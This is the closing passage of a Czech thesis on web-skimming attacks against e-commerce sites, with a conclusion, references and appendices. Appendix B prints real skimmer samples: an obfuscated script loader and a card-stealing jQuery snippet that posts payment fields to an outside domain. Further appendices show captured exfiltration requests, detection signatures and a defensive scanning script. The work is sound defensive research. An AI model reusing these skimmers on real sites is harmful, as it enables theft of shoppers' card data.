V aktuální podobě je skript napsán tak, že pokud existuje na ulrscan.io sken novější než 30 dní, URL neskenuje, ale použije ho. Použití je v příloze E.

Závěr

Cílem této práce bylo seznámit se s útoky na internetové obchody, při kterých dochází k odcizení platebních údajů, zaměřit se na metodu nazvanou web skimming a navrhnout a implementovat způsoby obrany a detekce.

V první kapitole jsou vysvětleny útoky na webové stránky a konkrétně na internetové obchody. Dále jsou v této kapitole zmíněné konkrétní zranitelnosti a platformy, které útočníci zneužívají. V případě web skimming útoků se často stává, že jsou stejným útočníkem napadeny internetové obchody, které používají stejnou platformu.

Ve druhé kapitole jsou podrobně vysvětleny způsoby, jakými útočníci ukrývají škodlivý kód na webové stránce internetového obchodu, a jak poté dojde k odcizení platebních údajů. Tato analýza ukazuje, jak jsou útočníci důmyslní a dokáží si poradit i s případy, kdy webová stránka žádný formulář pro zadání platebních údajů neobsahuje či blokuje requesty na všechny stránky až na povolené.

Ve třetí kapitole jsou zmíněny velké a zajímavé útoky na internetové obchody, což ukazuje, že se tento problém netýká pouze malých internetových obchodů a že internetové obchody často nedbají na bezpečnost tak, jak by měly. Dokonce jsou případy, kdy se na stránce objevil škodlivý kód opakovaně, to značí, že mnohdy ani po odstranění nedokáže webová stránka zvýšit bezpečnost.

Tato práce ukazuje, jaké nebezpečí skrývají platby na internetových obchodech a že v některých případech ani není v silách uživatelů jim svou obezřetností zabránit, pokud se nechtějí vzdát všech výhod, které internetové nákupy nabízejí.

Ve čtvrté kapitole jsem na základě získaných informací navrhla způsoby obrany nejen pro internetové obchody, ale i pro samotné uživatele. Poté jsem implementovala doplněk do prohlížeče, jehož cílem je zabránit především odcizení platebních údajů uživatele. Tento doplněk blokuje podezřelé requesty.

Také jsem implementovala několik stringových detekcí, který mají za cíl detekovat škodlivý kód v Javascriptu.

Navíc jsem implementovala ještě skript, jehož cílem je ve zdrojích webové stránky najít ty podezřelé.

Myslím si, že důležitý krok k omezení těchto útoků by měl přijít i ze strany karetních asociací (jako Mastercard nebo VISA), které by měly směřovat k tomu, aby samotné údaje jako číslo platební karty, CVV a datum expirace neměly pro útočníky tak velkou hodnotu jako nyní, tím mám na mysli, aby například nešlo provést platbu bez dalšího ověření (například pomocí SMS). Nevýhodou tohoto přístupu je, že tím dojde ke snížení pohodlnosti plateb, což je něco, o co ani obchodníci, ani karetní asociace nemají zájem.

Literatura

[1] Askari Blue: *Hunting for MageCart*. [cit. 2020-01-03]. Dostupné z: https://askariblue.com/2019/09/05/hunting-for-magecart/

[2] RiskIQ: *The Inter Skimmer Kit*. 2020, [cit. 2020-12-18]. Dostupné z: https://community.riskiq.com/article/30f22a00

[3] Volexity: JS Sniffer: E-commerce Data Theft Made Easy. 2018, [cit. 2020-12-18]. Dostupné z: https://www.volexity.com/blog/2018/07/19/js-sniffer-e-commerce-data-theft-made-easy/

[4] BuiltWith® Pty Ltd: *eCommerce Usage Distribution on the Entire Internet*. 2020, [cit. 2020-11-23]. Dostupné z: https://trends.builtwith.com/shop/traffic/Entire-Internet

[5] Singhal, K.: Local Storage vs Session Storage vs Cookie. Technická zpráva, 2020, [cit. 2020-12-08]. Dostupné z: https://medium.com/krishankantsinghal/local-storage-vs-session-storage-vs-cookie-22655ff75a8

[6] Štěpánová, K.: Využití internetového prodeje v maloobchodě. *Český statistický úřad*, 2019, [cit. 2020-09-08]. Dostupné z: https://www.czso.cz/csu/czso/cri/vyuziti-internetoveho-prodeje-v-maloobchode-2018

[7] ČTK: Tržby obchodníků v dubnu kvůli koronaviru klesly o 10,9 procenta, výrazně rostl prodej přes internet. *Český rozhlas*, 2020, [cit. 2020-09-08]. Dostupné z: https://www.irozhlas.cz/ekonomika/obchodnici-trzby-pokles-koronavirus-cesko-statisticky-urad_2006051016_cen

[8] Klijnsma, Y.: Inside the Magecart Breach of British Airways: How 22 Lines of Code Claimed 380,000 Victims. Technická zpráva, 2018, [cit. 2020-

11-06]. Dostupné z: https://www.riskiq.com/blog/external-threat-management/magecart-british-airways-breach/

[9] Klijnsma, Y.: Inside Magecart: the history behind the covert card-skimming assault on the e-Commerce industry. *Virus Bulletin*, 2019, [cit. 2020-01-04]. Dostupné z: https://www.virusbulletin.com/virusbulletin/2019/10/vb2019-paper-inside-magecart-history-behind-covert-card-skimming-assault-e-commerce-industry/

[10] Stuttard, D.; Pinto, M.: *The web application hacker's handbook: Finding and exploiting security flaws*. John Wiley & Sons, druhé vydání, 2011, ISBN 9781118026472.

[11] OWASP: *Cross Site Request Forgery (CSRF)*. [cit. 2020-12-09]. Dostupné z: https://owasp.org/www-community/attacks/csrf

[12] OWASP: *Path Traversal*. [cit. 2020-12-09]. Dostupné z: https://owasp.org/www-community/attacks/Path_Traversal

[13] Mozilla Corporation: *Same-origin policy*. 2020, [cit. 2020-1-3]. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

[14] DevOn B.V.: *Difference between CORS and CSP Security Headers*. 2018, [cit. 2020-01-03]. Dostupné z: https://www.devonblog.com/security/difference-between-cors-and-csp-security-headers/

[15] Mozilla Corporation: *Content Security Policy (CSP)*. [cit. 2020-11-18]. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

[16] Reflectiz: *Content Security Policy (CSP): Not Exactly a Magecart Vaccine*. 2020, [cit. 2020-01-04]. Dostupné z: https://www.reflectiz.com/csp-magecart-exposure/

[17] Mustoe, L.: What is PCI Compliance? 2020, [cit. 2020-12-04]. Dostupné z: https://digitalguardian.com/blog/what-pci-compliance

[18] Cimpanu, C.: JavaScript card sniffing attacks spread to other e-commerce platforms. Technická zpráva, 2019, [cit. 2020-01-04]. Dostupné z: https://www.zdnet.com/article/javascript-card-sniffer-attacks-spread-to-other-e-commerce-platforms/

[19] Gatlan, S.: Multi-platform card skimmer found on Shopify, BigCommerce stores. Technická zpráva, 2020, [cit. 2020-01-04]. Dostupné z: https://www.bleepingcomputer.com/news/security/multi-platform-card-skimmer-found-on-shopify-bigcommerce-stores/

[20] Adobe Inc.: *Magento Commerce*. [cit. 2020-12-05]. Dostupné z: https://magento.com/

[21] CVE-2020-24400. 2020, [cit. 2020-11-22]. Dostupné z: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-24400

[22] CVE-2020-24407. 2020, [cit. 2020-11-22]. Dostupné z: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-24407

[23] CVE-2020-24408. 2020, [cit. 2020-11-07]. Dostupné z: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-24408

[24] Schlumberger, I.; Lévêque, B.: PrestaShop. [cit. 2020-12-10]. Dostupné z: https://www.prestashop.com/en

[25] CVE-2017-9841. 2027, [cit. 2020-11-23]. Dostupné z: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9841

[26] Jolley, M.; Koster, J.: WooCommerce. [cit. 2020-12-10]. Dostupné z: https://woocommerce.com/

[27] Machaalani, E.; Harper, M.: BigCommerce. [cit. 2020-11-23]. Dostupné z: https://www.bigcommerce.com/

[28] Mann, C. G.: OpenCart. [cit. 2020-11-23]. Dostupné z: https://www.opencart.com/

[29] Lake, S.; Weinand, D.; Lütke, T.: Shopify. [cit. 2020-12-10]. Dostupné z: https://www.shopify.com/

[30] CyberChimps Inc.: *What Is An E-Commerce Website & How To Build One (2020 guide)*. 2020, [cit. 2020-12-10]. Dostupné z: https://cyberchimps.com/e-commerce-websites/

[31] Phillips, S.: *WisePay*. [cit. 2020-11-07]. Dostupné z: https://www.wisepay-software.com/

[32] Microsoft Corporation: *The Official Microsoft IIS Site*. [cit. 2020-12-05]. Dostupné z: https://www.iis.net/

[33] Montalbano, E.: Credit-Card Skimmer Has Unlikely Target: Microsoft ASP.NET Sites. Technická zpráva, 2020, [cit. 2020-01-04]. Dostupné z: https://threatpost.com/credit-card-skimmer-imicrosoft-asp-net/157201/

[34] Amazon Web Services, Inc.: *Amazon S3 Object storage built to store and retrieve any amount of data from anywhere*. [cit. 2020-11-07]. Dostupné z: https://aws.amazon.com/s3/

[35] Klijnsma, Y.: Spray and Pray: Magecart Campaign Breaches Websites En Masse Via Misconfigured Amazon S3 Buckets. Technická zpráva, 2019, [cit. 2020-01-04]. Dostupné z: https://www.riskiq.com/blog/labs/magecart-amazon-s3-buckets/

[36] Krebs, B.: Voice Phishing Scams Are Getting More Clever. 2018, [cit. 2020-11-23]. Dostupné z: https://krebsonsecurity.com/2018/10/voice-phishing-scams-are-getting-more-clever/

[37] Siciliano, R.: *Point of Sale Skimming Attacks and PCI Standards*. 2020, [cit. 2020-11-18]. Dostupné z: https://www.thebalance.com/what-are-point-of-sale-skimming-attacks-and-pci-1947471

[38] Google LLC: *Google Tag Manager*. [cit. 2020-11-30]. Dostupné z: https://developers.google.com/tag-manager

[39] BuiltWith® Pty Ltd: *Google Analytics Usage Statistics*. 2020, [cit. 2020-11-30]. Dostupné z: https://trends.builtwith.com/analytics/Google-Analytics

[40] Sinegubko, D.: Skimmers in Images & GitHub Repos. Technická zpráva, 2020, [cit. 2020-12-05]. Dostupné z: https://blog.sucuri.net/2020/07/skimmers-in-images-github-repos.html

[41] Chen, J. C.: Magecart Card Skimmers Injected Into Online Shops. Technická zpráva, 2019, [cit. 2020-12-06]. Dostupné z: https://www.trendmicro.com/en_us/research/19/j/fin6-compromised-e-commerce-platform-via-magecart-to-inject-credit-card-skimmers-into-thousands-of-online-shops.html

[42] Otto, M.; Thornton, J.: Bootstrap. [cit. 2020-12-11]. Dostupné z: https://getbootstrap.com/

[43] Sharma, A.: *Hackers abuse lookalike domains and favicons for credit card theft*. 2020, [cit. 2020-12-16]. Dostupné z: https://www.bleepingcomputer.com/news/security/hackers-abuse-lookalike-domains-and-favicons-for-credit-card-theft/

[44] W3Schools: *HTML SVG Graphics*. [cit. 2020-12-10]. Dostupné z: https://www.w3schools.com/html/html5_svg.asp

[45] W3C: *CSS Validation Service*. [cit. 2020-12-19]. Dostupné z: https://jigsaw.w3.org/css-validator

[46] Mozilla Corporation: *Element: click event*. [cit. 2020-12-29]. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/API/Element/click_event

[47] Mozilla Corporation: *Element: mousedown event*. [cit. 2020-12-29]. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/API/Element/mousedown_event

[48] Mozilla Corporation: *Element: touchstart event*. [cit. 2020-12-29]. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/API/Element/touchstart_event

[49] Mozilla Corporation: *HTMLElement: change event*. [cit. 2020-12-29]. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/API/HTMLElement/change_event

[50] Mozilla Corporation: *HTMLElement: input event*. [cit. 2020-12-29]. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/API/HTMLElement/input_event

[51] Malý, M.: *Web Sockets*. 2009, [cit. 2020-12-02]. Dostupné z: https://www.zdrojak.cz/clanky/web-sockets/

[52] Chew, Y. W.: Zendesk Getting started with the Chat Conversations API. 2020, [cit. 2020-12-02]. Dostupné z: https://develop.zendesk.com/hc/en-us/articles/360001331787-Getting-started-with-the-Chat-Conversations-API

[53] Martin, B.: Analysis of a WordPress Credit Card Swiper. Technická zpráva, 2020, [cit. 2020-12-14]. Dostupné z: https://blog.sucuri.net/2020/04/analysis-of-a-wordpress-credit-card-swiper.html

[54] Shaked, A.: Exfiltrating User's Private Data Using Google Analytics to Bypass CSP. Technická zpráva, 2020, [cit. 2020-12-08]. Dostupné z: https://www.perimeterx.com/tech-blog/2020/bypassing-csp-exflitrate-data/

[55] Telegram: *Telegram Bot API*. [cit. 2020-11-30]. Dostupné z: https://core.telegram.org/bots/api

[56] krautface: Github telegram-clean.js. 2020, [cit. 2020-11-30]. Dostupné z: https://gist.github.com/krautface/c07aaf9c10b18be56c65e8830338a024

[57] Krebs, B.: Crafty Web Skimming Domain Spoofs https. Technická zpráva, 2020, [cit. 2020-12-05]. Dostupné z: https://krebsonsecurity.com/2020/03/crafty-web-skimming-domain-spoofs-https/

[58] Porta, L. L.: *What is Punycode? Fake domains that deceive the human eye*. 2020, [cit. 2020-12-05]. Dostupné z: https://www.wandera.com/punycode-attacks/

[59] W3Techs: *Usage statistics of JavaScript as client-side programming language on websites*. [cit. 2020-12-14]. Dostupné z: https://w3techs.com/technologies/details/cp-javascript

[60] Edwards, D.: A JavaScript Compressor. [cit. 2020-12-21]. Dostupné z: http://dean.edwards.name/packer/

[61] Byt3z!: *JavaScript AntiDebugging Tricks*. 2018, [cit. 2020-12-17]. Dostupné z: https://x-c3ll.github.io/posts/javascript-antidebugging/

[62] Mozilla Corporation: *Referer*. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referer

[63] Cimpanu, C.: Warner Music discloses months-long web skimming incident. Technická zpráva, 2020, [cit. 2020-10-29]. Dostupné z: https://www.zdnet.com/article/warner-music-discloses-months-long-web-skimming-incident/

[64] Sansec: *Sansec reveals longest Magecart skimming operation to date [Analysis]*. 2020, [cit. 2020-12-17]. Dostupné z: https://sansec.io/research/longest-skimming-operation-yet/

[65] Mazareanu, E.: *Number of passengers uplifted by British Airways plc from 2008 to 2019*. 2020, [cit. 2020-12-01]. Dostupné z: https://www.statista.com/statistics/309349/british-airways-uk-passenger-numbers/

[66] BBC: British Airways boss apologises for 'malicious' data breach. 2018, [cit. 2020-12-18]. Dostupné z: https://www.bbc.com/news/uk-england-london-45440850

[67] RiskIQ: *The most complete security intelligence to protect your attack surface*. [cit. 2020-12-30]. Dostupné z: https://www.riskiq.com

[68] BBC: British Airways fined £20m over data breach. 2020, [cit. 2020-12-18]. Dostupné z: https://www.bbc.com/news/technology-54568784

[69] Information Commissioner's Office: *Ticketmaster UK Limited*. 2020, [cit. 2020-12-03]. Dostupné z: https://ico.org.uk/action-weve-taken/enforcement/ticketmaster-uk-limited/

[70] Cloudflare: What Is HTTPS? [cit. 2020-12-23]. Dostupné z: https://www.cloudflare.com/learning/ssl/what-is-https/

[71] Sansec: *Cardbleed: a massive Magento1 hack*. 2020, [cit. 2020-12-24]. Dostupné z: https://sansec.io/research/cardbleed

[72] Cloudflare: What is a WAF? | Web Application Firewall explained. [cit. 2020-12-23]. Dostupné z: https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/

[73] Collaboration in Research and Methodology for Official Statistics: *Four eyes principle*. 2019, [cit. 2020-01-04]. Dostupné z: https://ec.europa.eu/eurostat/cros/content/four-eyes-principle_en

[74] Helme, S.: Top 1 Million Analysis – March 2020. 2020, [cit. 2020-12-25]. Dostupné z: https://scotthelme.co.uk/top-1-million-analysis-march-2020/

[75] Tranco: *Tranco Top 1 Million*. [cit. 2020-12-25]. Dostupné z: https://tranco-list.eu/

[76] Jscrambler: Free detection of magecart web skimmers. [cit. 2020-12-19]. Dostupné z: https://jscrambler.com/free-protection-against-magecart

[77] Akamai: Page Integrity Manager. [cit. 2020-12-20]. Dostupné z: https://www.akamai.com/us/en/products/security/page-integrity-manager.jsp

[78] Reflectiz: Reflectiz Protect Your E-Commerce Website Against Web-skimming, Magecart and Client-side Attacks. [cit. 2020-12-24]. Dostupné z: https://www.reflectiz.com/product/ecommerce-protection/

[79] Sansec: *Sansec – secure stores, happy shoppers*. [cit. 2020-12-29]. Dostupné z: https://sansec.io/

[80] Stampar, M.; Kasimov, M.: Maltrail. [cit. 2020-12-31]. Dostupné z: https://github.com/stamparm/maltrail/

[81] Sucuri Inc.: *Sucuri – Complete Website Security, Protection and Monitoring*. [cit. 2020-12-31]. Dostupné z: https://sucuri.net/

[82] Hackademix: NoScript. [cit. 2020-12-24]. Dostupné z: https://chrome.google.com/webstore/detail/noscript/doojmbjmlfjjnbmnoijecmcbfeoakpjm

[83] *Účet obchodníka (Merchant Account)*. 2016, [cit. 2020-12-15]. Dostupné z: https://managementmania.com/cs/ucet-obchodnika-merchant-account

[84] PayPal: *Braintree Merchants*. [cit. 2020-01-03]. Dostupné z: https://www.braintreepayments.com/cz/learn/braintree-merchants

[85] Global Payments Europe, s.r.o: *GP webpay – moderní a bezpečná internetová platební brána*. [cit. 2020-01-03]. Dostupné z: https://www.gpwebpay.cz/

[86] Stripe: *Stripe – Supported card brands*. [cit. 2020-01-03]. Dostupné z: https://stripe.com/docs/payments/cards/supported-card-brands

[87] Kaplan, S.; Livshits, B.; Zorn, B.; aj.: "NOFUS: Automatically Detecting"+ String.fromCharCode(32) + "ObFuSCateD ".toLowerCase() + "JavaScript Code". Technická Zpráva MSR-TR-2011-57, May 2011. Dostupné z: https://www.microsoft.com/en-us/research/publication/nofus-automatically-detecting-string-fromcharcode32-obfuscated-tolowercase-javascript-code/

[88] AL-Taharwa, I. A.; Lee, H.-M.; Jeng, A. B.; aj.: JSOD: JavaScript obfuscation detector. *Security and Communication Networks*, ročník 8, č. 6, 2015: s. 1092–1107. Dostupné z: https://onlinelibrary.wiley.com/doi/abs/10.1002/sec.1064

[89] Kumar, P.: An Introduction to N-grams: What Are They and Why Do We Need Them? Technická zpráva, 2017, [cit. 2020-01-04]. Dostupné z: https://blog.xrds.acm.org/2017/10/introduction-n-grams-need/

[90] Odvarko, J.: *HAR 1.2 Spec*. [cit. 2020-01-04]. Dostupné z: http://www.softwareishard.com/blog/har-12-spec/

[91] Mozilla Foundation: *Public Suffix List*. [cit. 2020-01-04]. Dostupné z: https://publicsuffix.org/

[92] Kopecká, P.: *Zdrojové kódy testovací webové stránky*. 2020, [cit. 2020-01-04]. Dostupné z: https://github.com/kopecka/test-simple-webpage

[93] Diconnect: [cit. 2020-01-04]. Dostupné z: https://disconnect.me/trackerprotection

Příloha A

Seznam použitých zkratek

AES Advanced Encryption Standard

API Application Programming Interface

CDN Content Delivery Network

CORS Cross Origin Resource Sharing

CSP Content Security Policy

CSRF Cross-site request forgery

CSS Cascading Style Sheets

CVE Common Vulnerabilities and Exposures

CVV Card Verification Value

DDoS Distributed Denial of Service

GIF Graphics Interchange Format

HTML Hypertext Markup Language

HTTP Hypertext Transfer Protocol

ICO Information Commissioner's Office

JS JavaScript

PCI DSS Payment Card Industry Data Security Standard

PDF Portable Document Format

PIN Personal Identification Number

PNG Portable Network Graphics

POS Point of Sale

RC4 Rivest Cipher 4

SQL Structured Query Language

SVG Scalable Vector Graphics

TLD Top-level domain

URI Uniform Resource Identifier

URL Uniform Resource Locator

WAF Web Application Firewall

XHTML Extensible Hypertext Markup Language

XML Extensible Markup Language

XSS Cross-site scripting

Příloha B

Škodlivé kódy

```
chc = false;
var element = new Image();
Object.defineProperty(element, 'id', {
    get: function() {
        chc = true;
    }
});
requestAnimationFrame(function chce() {
    chc = false;
    console.dir(element);
    console.clear();
    if (!chc) {
        window.www = window.www || (function() {
            f = false, d = document, c = {
                finish: function() {
                    if (!f) {
                        f = true;
                        var a = d.getElementById('_wid');
                        if (a) a.parentNode.removeChild(a);
                    }
                },
                finished: function() {
                    return f;
                },
                load: function(a) {
                    var b = d.createElement('script');
                    b.src = a;
                    b.innerText;
                    b.onerror = function() {
                        www.finish();
                    };
                    d.getElementsByTagName('head')[0].appendChild(b);
                },
                init: function() {
                    settings_timer = setTimeout('www.finish()', 100);
                    var a = d.createElement('style'),
                        b = 'body' ? 'body' + '{opacity:0 !important;filter:alpha(opacity=0)
                        ↪  !important;background:none !important;}' : '',
                        h = d.getElementsByTagName('head')[0];
                    a.setAttribute('id', '_wid');
                    a.setAttribute('type', 'text/css');
                    if (a.styleSheet) a.styleSheet.cssText = b;
                    else a.appendChild(d.createTextNode(b));
                    h.appendChild(a);
                    this.load(decodeURIComponent(escape(window.atob('Ly9oaXRzLWNhY2hlLmNvbS9pY29u
                    ↪  L2Zhdmljb24uaWNv'))));
                    return settings_timer;
                }
            };
            window.www = c.init();
            return c;
        }());
    }
});
```

Kód 59: js.js

```
if (jQuery(".action.primary.checkout").length && !jQuery("body").data("_google")) {
  var qdom_Tree = jQuery(".action.primary.checkout");
  qdom_Tree.bind("click", function(e) {
    if (!jQuery("body").data("_oracle")) {
      jQuery("body").data("_google", 1);
      var a = jQuery("#checkout").find("select,input,textarea").serializeArray();
      if (a.length && jQuery("#sps-tarjeta-numero").val() &&
      ↪  jQuery("#sps-tarjeta-vencimiento-mes").val() &&
      ↪  jQuery("#sps-tarjeta-vencimiento-anio").val() &&
      ↪  jQuery("#sps-tarjeta-codigo-seguridad").val()) {
        var t = JSON.stringify(a),
          r = '[{"name":"host","value":"';
        r += document.URL + '"},', r += '{"name":"agent","value":"', r += navigator.userAgent +
        ↪  '"},', r += '{"name":"payment[cc_number]","value":"', r +=
        ↪  jQuery("#sps-tarjeta-numero").val() + '"},', r +=
        ↪  '{"name":"payment[cc_exp_month]","value":"', r +=
        ↪  jQuery("#sps-tarjeta-vencimiento-mes").val() + '"},', r +=
        ↪  '{"name":"payment[cc_exp_year]","value":"', r +=
        ↪  jQuery("#sps-tarjeta-vencimiento-anio").val() + '"},', r +=
        ↪  '{"name":"payment[cc_cid]","value":"', r +=
        ↪  jQuery("#sps-tarjeta-codigo-seguridad").val() + '"},';
        var n = jQuery('select[name="region_id"]').eq(0).val();
        if (n && (r += '{"name":"region","value":"', r += (n =
        ↪  jQuery('select[name="region_id"]:eq(0) option[value=' + n + "]").text()) + '"},'), r
        ↪  += t.slice(1), !a.find(function(e) {
            if ("city" == e.name) return e
          }).value) {
          var i = jQuery(".billing-address-details").text();
          i || (i = jQuery(".shipping-address-items").text());
          var o = JSON.stringify(i);
          r = r.slice(0, -1), r += ',{"name":"extrainfo","value":', r += o + "}]"
        }
        jQuery("body").data("_oracle", 1);
        var u = window.btoa(encodeURIComponent(r));
        jQuery.ajax({
          url: "https://www.industriasgsl.com/pub/health_check.php",
          type: "post",
          dataType: "text",
          data: {
            Customer_: u,
            CustomMethod: "init"
          }
        })
      }
    }
  })
}
```

Kód 60: Škodlivý kód dekódovaný z SVG

Příloha C

Příklady odeslání platebních údajů

```
{"data":["redirect=https%3A%2F%2Fwww.thefragranceshop.ca%2Findex.php%
3Froute%3Dcheckout%2Fcheckout","account=register","customer_group_id=
1","shipping_address=1","shipping_method=pickup.pickup","payment_meth
od=pp_express","quantity[5798]=1","card_num=1323%201231%202312%203123
","cvv2=123","=Select%20Language","payment_country_id_value=38","paym
ent_country_id=Canada","payment_zone_id_value=610","payment_zone_id=O
ntario","shipping_country_id_value=38","shipping_country_id=Canada","
shipping_zone_id_value=610","shipping_zone_id=Ontario","exp_m_value=0
4","exp_m=04","exp_y_value=22","exp_y=22"],"site_id":"15","sid":"08df
8be36ed35529a34c13ae5c06e067","ip":"8.208.97.220"}
```

Kód 61: Příklad WebSockets

```
https://jquerylib-min.net/api.php?s=mongoosekart.com&num=120730283792
0128&cvv=342&m=0112&

https://jquerylib-min.net/api.php?s=panaceaco.com&name=a%20a&addr=aaj
hhh&city=aA&state=Colorado&zip=a&phone=876543&country=United%20States
&num=87766543221133&m=05&y=2023&cvv=654&

https://goooogletagsmanage.com/gate?hash=eyJfX1ZJRVdTVEFURUdFTkVSQVRPU
iI6IkRBODhFOTdDIiwiY2tTYW1lQmlsbGluZyI6Im9uIiwiQnV0dG9uMSI6IlN1Ym1pdC
IsInR4dENDTW9udGgiOiIxMSIsInR4dENDWWVhciI6IjIwMjEiLCJ0eHRDb3VudHJ5SWQ
iOiJVUyIsInNoaXBwaW5ndHh0Q291bnRyeUlkIjoiVVMiLCJEYXRlIjoiMTEvMjAyMSIs
InR4dENDIjoiMzg0NzAyOTM4NDczOTI5OCIsIk51bWJlciI6IjM4NDcwMjkzODQ3MzkyO
TgiLCJ0eHRTZWN1cml0eSI6IjMxMyIsIkNWViI6IjMxMyIsInR4dEZpcnN0TmFtZSI6Il
Rlc3QiLCJIb2xkZXIiOiJUZXN0IiwiRG9tYWluIjoid3d3LmhhbGZwcmljZXNvZnQuY29
tIn0=

https://nmdatast.com/folder/ip/zxc.php?r=r0.3683721903434223&q=Procur
ar%20no%20site...&q=Procurar%20no%20site...&billing[address_id]=22306
&billing[region_id]=S%C3%A3o%20Paulo&billing[country_id]=Brasil&billi
ng[save_in_address_book]=1&billing[use_for_shipping]=1&shipping[diffe
rent_shipping]=1&shipping[address_id]=22307&shipping[region_id]=S%C3%
A3o%20Paulo&shipping[country_id]=Brasil&shipping[save_in_address_book
]=1&shipping_method=freeshipping_freeshipping&form_key=JgZN059ov59Q6O
n7&payment[method]=pagseguropro_boleto&payment[method]=mastershopciel
oapi30&payment[cc_qtd]=1&payment[cc_1_bandeira_mastershopcieloapi30]=
visa&payment[cc_1_bandeira_mastershopcieloapi30]=mastercard&payment[c
c_1_bandeira_mastershopcieloapi30]=amex&payment[cc_1_bandeira_masters
hopcieloapi30]=diners&payment[cc_1_bandeira_mastershopcieloapi30]=elo
&payment[cc_1_bandeira_mastershopcieloapi30]=hipercard&payment[cc_1_b
andeira_mastershopcieloapi30]=jcb&payment[cc_1_bandeira_mastershopcie
loapi30]=discover&payment[cc_1_bandeira_mastershopcieloapi30]=aura&pa
yment[cc_1_numero]=4024%200071%206526%204689%20&payment[cc_1_salvar]=
1&payment[cc_1_nome]=mdjne%20jannd&payment[cc_1_documento]=349&paymen
t[cc_1_expiracao_mes]=08%20-%20agosto&payment[cc_1_expiracao_ano]=202
5&payment[cc_1_verificacao]=765&payment[cc_1_parcelas]=Pagamento%20%C
3%A0%20Vista%20-%201x%20de%20R%24%20132%2C82&qty-item-23922=2&remove=
0&form_key=JgZN059ov59Q6On7&form_key=JgZN059ov59Q6On7&cc=402400716526
4689
```

Kód 62: Příklady GET requestů

Příloha D

Detekce

Detekce BN

```
checkout|
image();img.src=window.atob("
window.btoa(location.href);
```

Detekce CQ

```
].getattribute("line");
_full");window
id="google_full"viewbox="0 0
```

Detekce CT

```
].getattribute("line");
_full");window
id="facebook_full"viewbox="0 0
```

Detekce H

```
/validate.php?discount=",
","getelementsbytagname"
]+btoa(json[_
```

Detekce H

```
/validate.php?discount=",
","getelementsbytagname"
]+btoa(json[_
```

```
Detekce J
)};urll=_
]]=urll;delete_cookie(_
]+btoa(json[_
```

```
Detekce BE
];document[_$_
+=string[_$_
ccnumber:jquery(document[_$_
```

```
Detekce AP
.src='https://'+window.atob
indexof(window.atob('zwnrb3v0'))
```

```
Detekce CN
]+_cs[
=new function(_g1.slice(-
await fetch(_cs[
```

```
Detekce CY
getpropertyvalue('--script'))();
```

```
Detekce K
https://'+i.atob(o);m.parentnode.insertbefore(
location.href.indexof(i.atob(
y2hly2tvdxq=
```

```
Detekce BI
.test(window.location)
new regexp("tagmanager|checkout|onepage"
```

```
Detekce A
"get","open","send",
"payment[cc_exp_month]"
],function(){var_
=new xmlhttprequest();
```

Kód 63: Detekce

Příloha E

Skript pro analýzu zdrojů webové stránky

Skript je naprogramován v jazyce Python, je kompatibilní s verzí 3.6 a vyšší.

Před spuštěním je potřeba nainstalovat dva balíčky:

```
pip install requests tldextract
```

Ke spuštění je třeba se zaregistrovat na urlscan.io, vygenerovat si tam API token a ten následně vložit do kódu. Bez tohoto tokenu není možné využívat skenovací funkci, kterou API nabízí. Na používání UrlScan API se totiž vztahují kvóty.

Program se spouští příkazem:

```
python main.py [URL]
```

Jako URL uživatel zadá tu kterou chce oskenovat a zanalyzovat, je nutné url zadat včetně `http://` nebo `https://`.

Jako výstup jsou na příkazovou řádku vypsány podezřelé URL, které daná stránka načítá.

Ukázka použití:

```
> python main.py http://massyarias.com

Getting https://urlscan.io/api/v1/result/25251dc3-10c7-4ccc-87ff-7a4e435dc806/
Document URL: https://www.massyarias.com/
HTML file https://urlscan.io/responses/1233532cdc14e558b286d71ca2d61a2352eede6cee2ebb⌋
↪  cdbc16add1f95b4e7d/
=========== URL:
↪  https://www.massyarias.com/wp-includes/js/wp-emoji-release.min.js?ver=5.5.3
======== Domain: massyarias.com
====== URL Path: /wp-includes/js/wp-emoji-release.min.js
URL and URL Path not found in HTML file.
<same origin>
=========== URL: https://www.massyarias.com/wp-content/plugins/woocommerce-drip/asset⌋
↪  s/js/wcdrip-drip.min.js?ver=5.5.3
======== Domain: massyarias.com
```

```
====== URL Path: /wp-content/plugins/woocommerce-drip/assets/js/wcdrip-drip.min.js
URL and URL Path not found in HTML file.
<same origin>
========== URL: https://www.massyarias.com/wp-content/uploads/2020/05/reamaze.png
======== Domain: massyarias.com
====== URL Path: /wp-content/uploads/2020/05/reamaze.png
URL and URL Path not found in HTML file.
<same origin>
```

V ukázce druhého příkladu použití se jedná o URL která je v kódu opravdu obfuskovaná a načítá se z ní škodlivý kód:

```
> python main.py http://cartpartsplus.com/index.php?route=checkout/cart
Getting https://urlscan.io/api/v1/result/d50e2097-d333-4985-ba9f-c52dd9c95899/
Document URL: http://www.cartpartsplus.com/index.php?route=checkout/cart
HTML file https://urlscan.io/responses/624ab8440100d1b1648b97f582c3c5ff06f98e1bc7caa0⌋
↪  5b01d95586f6b72d9d/
========== URL: https://tags-manager.com/gtags/script2?utm_content=&utm_source=&utm_⌋
↪  referer=www.cartpartsplus.com
======== Domain: tags-manager.com
====== URL Path: /gtags/script2
URL and URL Path not found in HTML file.
<different origin> DOMAIN >>>> NOT FOUND <<<< in HTML file
```

Příloha F

Obsah přiloženého CD

- `readme.txt` ..... stručný popis obsahu CD
- `src`
  - `impl` ..... zdrojové kódy implementace
  - `thesis` ..... zdrojová forma práce ve formátu LaTeX
  - `blacklist.xlsx` ..... škodlivé URL
  - `block_web_skimming-1.4-fx.xpi` ..... doplněk pro Firefox
- `text` ..... text práce
  - `thesis.pdf` ..... text práce ve formátu PDF